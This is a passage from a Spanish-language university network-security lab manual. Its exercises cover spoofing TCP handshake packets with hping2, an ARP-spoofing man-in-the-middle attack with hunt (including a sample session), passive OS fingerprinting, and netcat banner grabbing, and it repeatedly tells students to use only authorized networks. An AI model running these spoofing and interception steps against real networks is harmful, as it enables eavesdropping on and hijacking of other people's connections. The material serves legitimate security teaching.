
Ejemplo de paquetes falsificados de Gopher que son rechazados (Knoppix 3.4)

[NOTA: El RFC 793 establece que, aún cuando el puerto donde se reciba un paquete SYN esté cerrado, el equipo que recibe el paquete debería generar una respuesta (con bandera RST si el puerto está cerrado; banderas SYN y ACK si el servicio está disponible).]

Actividad 3) Simulación de 3-WAY-HANDSHAKE

Si elegimos una IP de origen a la cual responde algún sistema, el 3-WAY-HANDSHAKE no podrá establecerse debido a que este sistema cerrará la conexión al recibir el paquete con banderas **SYN** y **ACK** ya que no tiene registrada como válida la conexión (y enviará un paquete con bandera **RST**).

La siguiente imagen muestra un ejemplo de lo que podría ocurrir:



Ejemplo con Ethereal de 3-way-hanshake con paquetes falsificados y respuestas rechazados por el mismo equipo falsificados (Knoppix 3.4)

La dirección de origen que falsificaremos para este ejercicio, debe ser una dirección válida para el equipo destino y no debe ser utilizada por ningún equipo (o debe existir algún filtro que detenga la respuesta del equipo origen). Tu profesor te asignará una dirección IP, **<IP_origen>** que puedas utilizar para este ejercicio. La dirección IP de destino, **<IP_destino>**, corresponderá a un equipo de cómputo de algún compañero, con el servidor apache (tu profesor asignará las direcciones destino).

Activa el servidor apache en tu equipo y obtén tu dirección IP (que reportarás a tu profesor) con los comandos:

```
knoppix@0 [knoppix]$ su
root@0 [knoppix]# ifconfig
root@0 [knoppix]# apachectl start
```

Una vez que tu profesor te asigne las direcciones de origen y destino, activa el analizador de protocolos **ethereal** (tu profesor te indicará qué filtro de captura de paquetes deberás utilizar), envía 2 paquetes con la herramienta **hping2**, uno con la bandera **SYN** (primer paso del 3-WAY-HANDSHAKE) y otro con la bandera **ACK** (tercer paso del 3-WAY-HANDSHAKE):

```
root@0 [knoppix]# hping2 -a <IP_origen> -t 123 -s 1200 -p 80 -S
<IP_destino> -c 1
HPING ...(eth0 ...): S set, 40 headers + 0 data bytes
len=44 ip=... ttl=64 DF id=0 sport=80 flags=SA seq=0 win=32767 rtt=0.1 ms
[presiona CTRL+C si no regresas al "prompt" de inmediato]
```

```


root@0[knoppix]# hping2 -a <IP_origen> -t 123 -s 1200 -p 80 -A
<IP_destino> -c 1
HPING ... (lo ...): A set, 40 headers + 0 data bytes
len=44 ip=... ttl=64 DF id=0 sport=80 flags=SA seq=0 win=32767 rtt=71.3 ms

[presiona CTRL+C si no regresas al "prompt" de inmediato]

root@0[knoppix]#

```

En la herramienta **ethereal** deberías ver algo similar a lo siguiente (el 3-WAY-HANDSHAKE completo en los 3 primeros paquetes):



Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales. Utiliza únicamente recursos de red de tu propiedad, los que te indique tu profesor o alguno para el cual tengas permiso por escrito para realizar esta actividad.

- Investiga el desarrollo de scripts de Unix; genera un script de Unix (**shellcode**; **bash** para el caso de Knoppix) que manden llamar a comandos **hping** para simular una conexión manual hacia un sitio Web, ejecutando el comando **GET / http/1.0**, incluyendo el protocolo **3-way-handshake**. El script deberá permitir hacer **spoofing** de toda la conexión; prueba tu script haciendo **spoofing** de una dirección no ocupada para evitar los paquetes **RST** de este equipo.
- Genera scripts de **hping** para cada simular cada uno de los siguientes tipos de

escaneos de puertos de `nmap`: `connect scan`, `syn scan`, `fin scan`, `xmas scan`, `null scan`, `udp scan`, `ack scan`, así como para los siguientes escaneos combinados: `syntack scan` y `ack+psh scan`. Los scripts deberán aceptar como parámetros la dirección IP de destino, el puerto de inicio para el escaneo y el puerto final del escaneo.

Referencias

RFC 793 (<http://www.ibiblio.org/pub/docs/rfc/rfc793.txt>)

Página Web de la herramienta hping (<http://www.hping.org/>)

Referencias en “Bibliografía recomendada”: [6]

6. [Práctica] Ataques Man-in-the-Middle (HUNT)

Introducción

En esta actividad conocerás algunas técnicas de ataques tipo Man-in-the-Middle, utilizando la herramienta `hunt`. Esta herramienta permite realizar ataques en ambientes con switches, sobre algunos protocolos, tales como telnet y ftp. El concepto se puede aplicar a otros protocolos.

Actividad 1) Captura de tráfico en un ambiente con “switches”

La herramienta `hunt` permite redireccionar el tráfico en un ambiente con switches, mediante la falsificación de paquetes ARP. A diferencia de un ambiente donde las redes locales comparten el medio de comunicación (e.g. por medio de HUBs), en un ambiente con switches no se permite que el tráfico dirigido a un equipo sea visto por otros equipos de la red local; los switches únicamente envían el tráfico de red por el puerto donde tienen registrada una ruta de conexión hacia el equipo destino (con excepción de paquetes de broadcast).

[NOTA: Actualmente es difícil encontrar hubs en el mercado; la mayoría de las redes actuales utilizan switches, dado que la tecnología se ha abaratado y las mejoras en desempeño son notables. Inclusive, la gran mayoría de los dispositivos Ethernet de 4 u 8 puertos que se venden hoy en día para usuarios caseros son switches pequeños (Los dispositivos de Punto de Acceso inalámbricos que incluyen algunos puertos Ethernet, también funcionan como switches). Para determinar si un dispositivo de red actúa como Hub o como Switch basta colocar un analizador de protocolos y capturar tráfico por algún tiempo; si lo único que se observa es tráfico desde o hacia nuestro equipo, y algún tráfico de broadcast o multicast, entonces podemos catalogar al dispositivo como un switch. De ser un Hub, veríamos tráfico desde y hacia otros equipos de la red local.]

Para esta actividad necesitarás contar con 3 equipos (puedes trabajar con otros equipos, turnándose el papel de atacante), y un switch. Todos los equipos de red deben conectarse al mismo switch.

A continuación compila y ejecuta `hunt` para aplicar el ataque Man-in-the-Middle sobre el switch, de manera que tu equipo pueda capturar tráfico de los otros 2 equipos de la red local (necesitarás las direcciones IP de los otros equipos: <IP1> e <IP2>). Con la herramienta tu equipo enviará solicitudes ARP a través del switch para hacer creer al equipo con <IP1> que tu equipo es <IP2>, y para hacer creer al equipo con <IP2> que tu equipo es <IP1>, de manera que todo el tráfico entre estas 2 máquinas pueda ser capturado por tu computadora. Usarás también la dirección Mac de tu computadora (<Mi MAC>; puedes ver esta dirección con el comando `ifconfig`).

En una ventana de `shell`, descomprueba el archivo con la distribución de `hunt`, el cual puedes obtener de CD-SEGCOMP que acompaña a este manual:

```
knoppix@0 [knoppix]$ tar xjvf hunt-X.X.tar.bz2
```

```
knoppix@0 [knoppix]$ su  
root@0 [knoppix]# cd hunt-X.X  
root@0 [hunt-X.X]# make
```

Después de compilar la herramienta, verifica que sólo puedes ver tráfico desde y hacia tu equipo, así como tráfico de broadcast y multicast, usando el analizador de protocolos **tcpdump** (captura tráfico por algunos minutos y pide a los otros equipos que establezcan conexiones entre sus computadoras durante este periodo):

```
root@0 [hunt-X.X]# tcpdump -i eth0 -X  
[presiona CTRL+C después de unos minutos para terminar]
```

Una vez que has examinado el tráfico capturado, que has comprobado que el ambiente utiliza switches, y que has verificado que no pudiste capturar el tráfico generado por las otras 2 computadoras, utiliza **hunt** para aplicar un ataque MITM a través del switch:

```
root@0 [hunt-X.X]# ./hunt  
-> d  
-dm> a  
-arps> a  
src/dst host1 to arp spoof> <IP1>  
host1 fake mac [EA:1A:DE:AD:BE:01]> <Mi MAC>  
src/dst host2 to arp spoof> <IP2>  
host2 fake mac [EA:1A:DE:AD:BE:02]> <Mi MAC>  
refresh interval sec [0]> 0  
-arps>
```

[NOTA: hunt verifica que el ataque ha sido exitoso mediante el envío de pings a ambos equipos; si alguno de estos equipos no contesta a pings la herramienta mostrará un error en color rojo, informando que el ataque no ha sido exitoso y preguntará si se desea forzar el ataque. Si éste es el caso, contesta n a la pregunta de la herramienta. En el ejemplo que se muestra en al pantalla, las computadoras involucradas son Windows XP con Service Pack 2; Service Pack 2 deshabilita las respuestas ICMP (incluyendo ping) por omisión, razón por la cual la prueba de la herramienta falla en este caso, pero el ataque es exitoso.]

El proceso que realizaste debe verse similar al de la siguiente pantalla:

```
root@0[hunt-1.5]# ./hunt
/*
 *      hunt 1.5
 *      multipurpose connection intruder / sniffer for Linux
 *      (c) 1998-2000 by kra
 */
starting hunt
--- Main Menu --- rcvpkt 0, free/alloc 64/64 -----
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
-> d
--- daemons --- rcvpkt 0, free/alloc 63/64 -----
r) reset daemon
a) arp spoof + arp relayer daemon
s) sniff daemon
m) mac discovery daemon
x) return
-dm> a
--- arpspoof daemon --- rcvpkt 41, free/alloc 63/64 -----
s/k) start/stop relayer daemon
l/L) list arp spoof database
a) add host to host arp spoof i/I) insert single/range arp spoof
d) delete host to host arp spoof r/R) remove single/range arp spoof
t/T) test if arp spoof successed y) relay database
x) return
-arps> a
src/dst host1 to arp spoof> 192.168.1.100
host1 fake mac [EA:1A:DE:AD:BE:01]> 00:50:04:94:C9:B4
src/dst host2 to arp spoof> 192.168.1.101
host2 fake mac [EA:1A:DE:AD:BE:02]> 00:50:04:94:C9:B4
refresh interval sec [0]> 0
ARP spoof of 192.168.1.100 with fake mac 00:50:04:94:C9:B4 in host 192.168.1.1
01 FAILED
do you want to force arp spoof until successed y/n [y]> n
ARP spoof of 192.168.1.101 with fake mac 00:50:04:94:C9:B4 in host 192.168.1.1
00 FAILED
do you want to force arp spoof until successed y/n [y]> n
```

Pantalla shell que ilustra la configuración de Hunt para ataque MITM a través de un switch (Knoppix 3.9)

Ahora procede a activar el demonio [arpspoof](#):

```
-arps> s
daemon started
```

Ahora prueba de nuevo capturar tráfico entre los otros dos equipos utilizando un analizador de protocolos como [ethereal](#).

Por ejemplo, la siguiente imagen muestra la captura de tráfico entre 2 equipos atacados en una red local con un switch. Se trata de una conexión FTP, donde se notan los paquetes ARP legítimos y falsificados (en negro), así como algunos paquetes que se marcan como repetidos (primero el paquete hacia el equipo realizando el ataque MITM, y después el paquete del equipo MITM hacia el destinatario original).




Imagen del analizador de protocolos Ethereal que muestra el ataque MITM con paquetes ARP y el tráfico capturado del switch, después de la configuración de Hunt (Knoppix 3.9)

[NOTA: Algunos switches poseen controles para identificar y limitar este tipo de ataques. Si las pruebas del laboratorio fallan es probable que estos controles estén activados. Consulta los manuales del switch que ocupes en el laboratorio para más información.]

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales. Utiliza únicamente recursos de red de tu propiedad, los que te indique tu profesor o alguno para el cual tengas permiso por escrito para realizar esta actividad.

- Prueba las opciones de ataques activos de Hunt sobre conexiones (tomar control de una conexión); es posible que requieras el uso del demonio **reset** para desconectar al cliente de la conexión.
- Hunt trabaja solo con algunos protocolos de aplicación, como Telnet y FTP; Modifica el código fuente de **hunt** para poder interceptar y secuestrar conexiones con otros protocolos.
- Investiga algunas protecciones contra este tipo de ataques en switches (e.g. tecnologías anti-arp poisoning, 802.1x, direcciones MAC fijas en puertos del switch, etc.) y pruébalas en el laboratorio.

Referencias

“Theft On The Web: Prevent Session Hijacking”, Kevin Lam, David LeBlanc, y Ben Smith (<http://www.microsoft.com/technet/technetmag/issues/2005/01/SessionHijacking/default.aspx?pf=true>)

“Address Resolution Protocol Spoofing and Man-in-the-Middle Attacks”, Robert Wagner (<http://www.sans.org/rr/whitepapers/threats/474.php>)

Página Web de la herramienta Hunt (<http://lin.fsid.cvut.cz/~kra/>)

Referencias en “Bibliografía recomendada”: [6]

7. [Autoaprendizaje] Identificación de sistemas operativos a través de tráfico de red

Introducción

Este apartado es una introducción a las técnicas de identificación pasivas de sistemas operativos a través de particularidades en el tráfico de red que generan.

Teoría de identificación de sistemas operativos por red

La identificación de sistemas operativos por red es posible gracias a que existen particularidades en las diferentes implementaciones de protocolos de comunicaciones que se tienen en cada sistema operativo.

A pesar de que existen estándares para protocolos de comunicaciones, las particularidades se presentan por 2 razones:

- No se respeta el estándar en la implementación.
- El estándar es demasiado ambiguo en algunos aspectos, de manera que permite la existencia de diferencias en las implementaciones sin que esto se considere una violación del estándar.

Identificación pasiva de algunos sistemas operativos

La siguiente tabla resume algunas de las diferencias más importantes entre las implementaciones de TCP/IP en algunos de los sistemas operativos más comunes (muchos valores se obtienen de “Passive OS Fingerprinting: Details and Techniques” que se lista en las referencias; algunos otros fueron obtenidos/actualizados por el autor de este documento). Estas diferencias pueden ser identificadas de manera pasiva, es decir, sin necesidad de enviar paquetes y utilizando un analizador de protocolos:

SISTEMA OPERATIVO	TTL Inicial	Tamaño de ventana (paquete SYN)	Opciones TCP (paquete SYN)	Identificador de IP (paquete SYN)	Tamaño total de paquete en bytes (paquete SYN)
Linux, con kernel 2.4 o kernel 2.6	64	5840	MSS (maximum segment size), SACK (selective ACK), Timestamp, Window scale y 1 nop	Aleatorio hasta que se establece una sesión (una vez establecida el IP ID se incrementa en 1 con cada paquete)	60

OpenBSD	64	16384	Igual que Linux, con la excepción de que agrega 5 nops en vez de 1	Aleatorio	64
Solaris 7	255	8760	MSS	Se incrementa en 1 todo el tiempo	44
AIX 4.3	64	16384	MSS	Se incrementa en 1 todo el tiempo	44
Windows 2000	128	16384	MSS, SACK, 2 nops	Se incrementa en 1 todo el tiempo	48
Windows XP	128	64512	MSS, SACK, 2 nops	Se incrementa en 1 todo el tiempo	48
AP LINKSYS (BEFW11S4)	150	5840 (en paquete syn+ack)	Sólo MSS (en paquete syn+ack)	Inicia en 0 con cada nueva conexión; se incrementa en 1 una vez establecida (en paquete syn+ack).	44 (en paquete syn+ack)

[NOTA: para la identificación pasiva puedes usar un analizador de protocolos como `tcpdump` o `ethereal`; esta herramienta te dará toda la información que necesitas. Los valores en la tabla se refieren, en su mayoría, a paquetes `SYN` que se envían al inicio de una comunicación.]

[NOTA: El uso del indicador TTL (Time to live) requiere de algunas estimaciones. Recuerda que por cada ruteador por el que pase el paquete, su TTL se decrementa en 1, así que si no te encuentras en la misma subred que la máquina cuyo sistema operativo quieres identificar, tendrás que estimar la diferencia. Aún así, los paquetes en Internet suelen no decrementar su TTL en más de 32 unidades. Por esta razón, si recibes paquetes con un TTL de 241, 54 y 112, podrías asumir con poca probabilidad de equivocarte que el TTL original de cada paquete era de 255, 64 y 128 respectivamente (los valores superiores más cercanos que aparecen en la tabla)]

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales. Utiliza únicamente un sitio Web de tu propiedad, alguno que te indique tu profesor o alguno para el cual tengas permiso por escrito para realizar esta actividad.

- Obtén toda la información posible de un sitio Web en Internet o servidor predeterminado (¡previa autorización!) aplicando todas las técnicas mostradas en esta práctica.
- Analiza la Información y genera un reporte que incluya conocimiento que hayas podido derivar de tu análisis. Usa todas las técnicas y herramientas de análisis y documentación de información que consideres necesarias; correlaciona esta información con actividades adicionales de prácticas previas que estén relacionadas. ¡Usa tu creatividad!
- Completa la tabla de identificación para algún sistema operativo o dispositivo de

red que no aparezca ahí (no te limites a los campos que se muestran ahí, puedes utilizar cualquier otro patrón que contengan los paquetes de red).

Referencias

“Passive OS Fingerprinting: Details and Techniques”, Toby Miller, documento electrónico (<http://ouah.kernsh.org/ncosfingerp.htm>)

8. [Práctica] Identificación de características de servicios (NETCAT)

Introducción

A través de esta práctica aprenderás a identificar características de servicios de forma manual, utilizando la herramienta **netcat** y el sistema operativo Knoppix Linux.

Actividad 1) Introducción a la herramienta NETCAT

La herramienta **netcat** es un cliente de propósito general para servicios sobre protocolos TCP y UDP. La herramienta **nc** (**netcat**) es muy similar a un cliente de **telnet**, pero con la ventaja de no tener ningún protocolo de conexión.

[NOTA: A pesar de que **netcat** es una herramienta que no ha sufrido modificaciones en varios años, sigue siendo una de las utilerías preferidas por los **hackers** y profesionales de seguridad informática experimentados.]

[NOTA: Comúnmente la herramienta **netcat** posee el nombre del programa **nc** en diversas distribuciones de Unix y Linux.]

Abre una ventana de shell y ejecuta **netcat** (**nc**) con el parámetro **-h** para ver sus parámetros de uso:

```
knoppix@0[knoppix]$ nc -h
[v1.10]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:    nc -l -p port [-options] [hostname] [port]
options:
  -e prog           program to exec after connect
                    [dangerous!!!]
  -b               allow broadcasts
  -g gateway       source-routing hop point[s], up to 8
  -G num           source-routing pointer: 4, 8, 12, ...
  -h               this cruft
  -i secs          delay interval for lines sent, ports
                    scanned
  -l               listen mode, for inbound connects
  -n               numeric-only IP addresses, no DNS
  -o file          hex dump of traffic
  -p port          local port number
  -r               randomize local and remote ports
  -q secs          quit after EOF on stdin and delay of secs
  -s addr          local source address
  -t               answer TELNET negotiation
  -u               UDP mode
  -v               verbose [use twice to be more verbose]
  -w secs          timeout for connects and final net reads
  -z               zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]
```

Existen 2 modos de ejecución de **nc** (**netcat**); como cliente y como servidor. Con el siguiente

comando crea un servidor en el puerto **5000**:

```
knoppix@0 [knoppix]$ nc -l -vv -p 5000
```

Abre otra ventana de código shell y verifica con **netstat** que existe el servicio escuchando en el Puerto **5000**:

```
knoppix@2 [knoppix]$ netstat -an | more
```

Ahora, en esta nueva ventana, conéctate con el comando **nc** al servicio que creaste:

```
knoppix@2 [knoppix]$ nc -vv 127.0.0.1 5000
```

Teclea frases en esta ventana y observa cómo lo que tecleas se refleja también en la consola donde se ejecuta el servidor. Para terminar la comunicación presiona **CTRL+C**.

[NOTA: el parámetro **-vv** es particularmente útil, pues permite obtener información adicional sobre las conexiones y errores de comunicación.]

Actividad 2) Identificación de servicios con NETCAT

Levanta el servidor de Web apache en tu equipo con los siguientes comandos:

```
knoppix@0 [knoppix]$ su  
root@0 [knoppix]# apachectl start  
/usr/sbin/apachectl start: httpd started  
root@0 [knoppix]# exit  
knoppix@0 [knoppix]$
```

Ahora conéctate con la herramienta **nc (netcat)** hacia el puerto **80** (HTTP) de tu máquina, donde debe estar el servidor apache (presiona un par de veces la tecla **INTRO** al final del comando **get**):

```
knoppix@0 [knoppix]$ nc -vv 127.0.0.1 80  
localhost [127.0.0.1] 80 (http) open  
get / http/1.0
```

[NOTA: para servicios que envían un encabezado (SMTP, FTP, POP3, etc.) no es necesario teclear nada por lo general, en este caso el servicio HTTP requiere de ciertos comandos para obligarlo a contestar con alguna información. Normalmente para probar servicios se presiona varias veces la tecla ENTER o bien se envía una cadena en protocolo HTTP (varios servicios utilizan el protocolo HTTP como base).]

Notarás que se despliegan algunos datos, entre ellos el nombre del servidor y su versión. Para obtener la página de inicio envía una petición completa usando el protocolo HTTP 1.1 con el siguiente comando (nota que el resultado del comando **echo** se redirecciona automáticamente como entrada de la herramienta **nc**, por lo que no es necesario teclear nada; presiona **CTRL+C** para salir):

```
knoppix@2 [knoppix]$ echo -e "GET / HTTP/1.1\nHOST:localhost\n\n" | nc -vv  
127.0.0.1 80
```

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales. Utiliza únicamente un sitio Web de tu propiedad, alguno que te indique tu profesor o alguno para el cual tengas permiso por escrito para realizar esta actividad.

- Obtén toda la información posible de un sitio Web en Internet o servidor predeterminado (¡previa autorización!) aplicando todas las técnicas mostradas en

- esta práctica.
- Analiza la Información y genera un reporte que incluya conocimiento que hayas podido derivar de tu análisis. Usa todas las técnicas y herramientas de análisis y documentación de información que consideres necesarias; correlaciona esta información con actividades adicionales de prácticas previas que estén relacionadas. ¡Usa tu creatividad!
- Al final de la actividad 2 se muestra un ejemplo de cómo identificar manualmente un servicio **http**. Genera un **script** de Unix (**.sh**) que dado un puerto (pasado como parámetro al **script**) haga pruebas manuales para identificar servicios de **http**, **ftp** (con usuario anónimo), **telnet**, **smtp** y **pop3** (con un usuario predeterminado). Deberás investigar cómo se realiza el paso de parámetros en un **script** de Unix (programación shell; **bash** en el caso de Knoppix).

Referencias

“Netcat 1.1.0 Tutorial”, documento electrónico: <http://www.spyder-fonix.com/netcat.html>

Referencias en “Bibliografía recomendada”: [6]

9. [Tarea] Investigación de IP versión 6 y IPSEC

Introducción

En esta actividad investigarás las características de la versión 6 de IP, sus ventajas y sus desventajas.

Actividad 1) IPv6 e IPSEC

Deberás investigar qué es IP versión 6, qué es IPSEC y adicionalmente responder las siguientes preguntas:

- ¿Qué diferencias hay entre IPv6 e IPSEC?
- ¿Cómo se relacionan IPv6 e IPSEC?
- ¿Puede utilizarse IPSEC independiente de IPv6?
- ¿Qué problemas tiene IPv4 que se solucionan con IPv6?
- ¿Qué modos de operación tiene IPv6? ¿puede alguno de ellos integrarse con IPv4?

Actividad 2) características de seguridad de IPSEC

Responde a las siguientes preguntas sobre IPSEC:

- ¿Qué es el “Authentication Header” (AH) y qué protocolos criptográficos soporta?
- ¿Qué es el “Encapsulating Security Payload” (ESP) y qué protocolos criptográficos soporta?
- ¿Qué algoritmos de manejo de llaves se soportan en IPSEC?
- ¿Qué aplicaciones tiene IPSEC?

10.[Tarea] Análisis de sitios Web que han sido vandalizados (ZONE-H.ORG)

Introducción

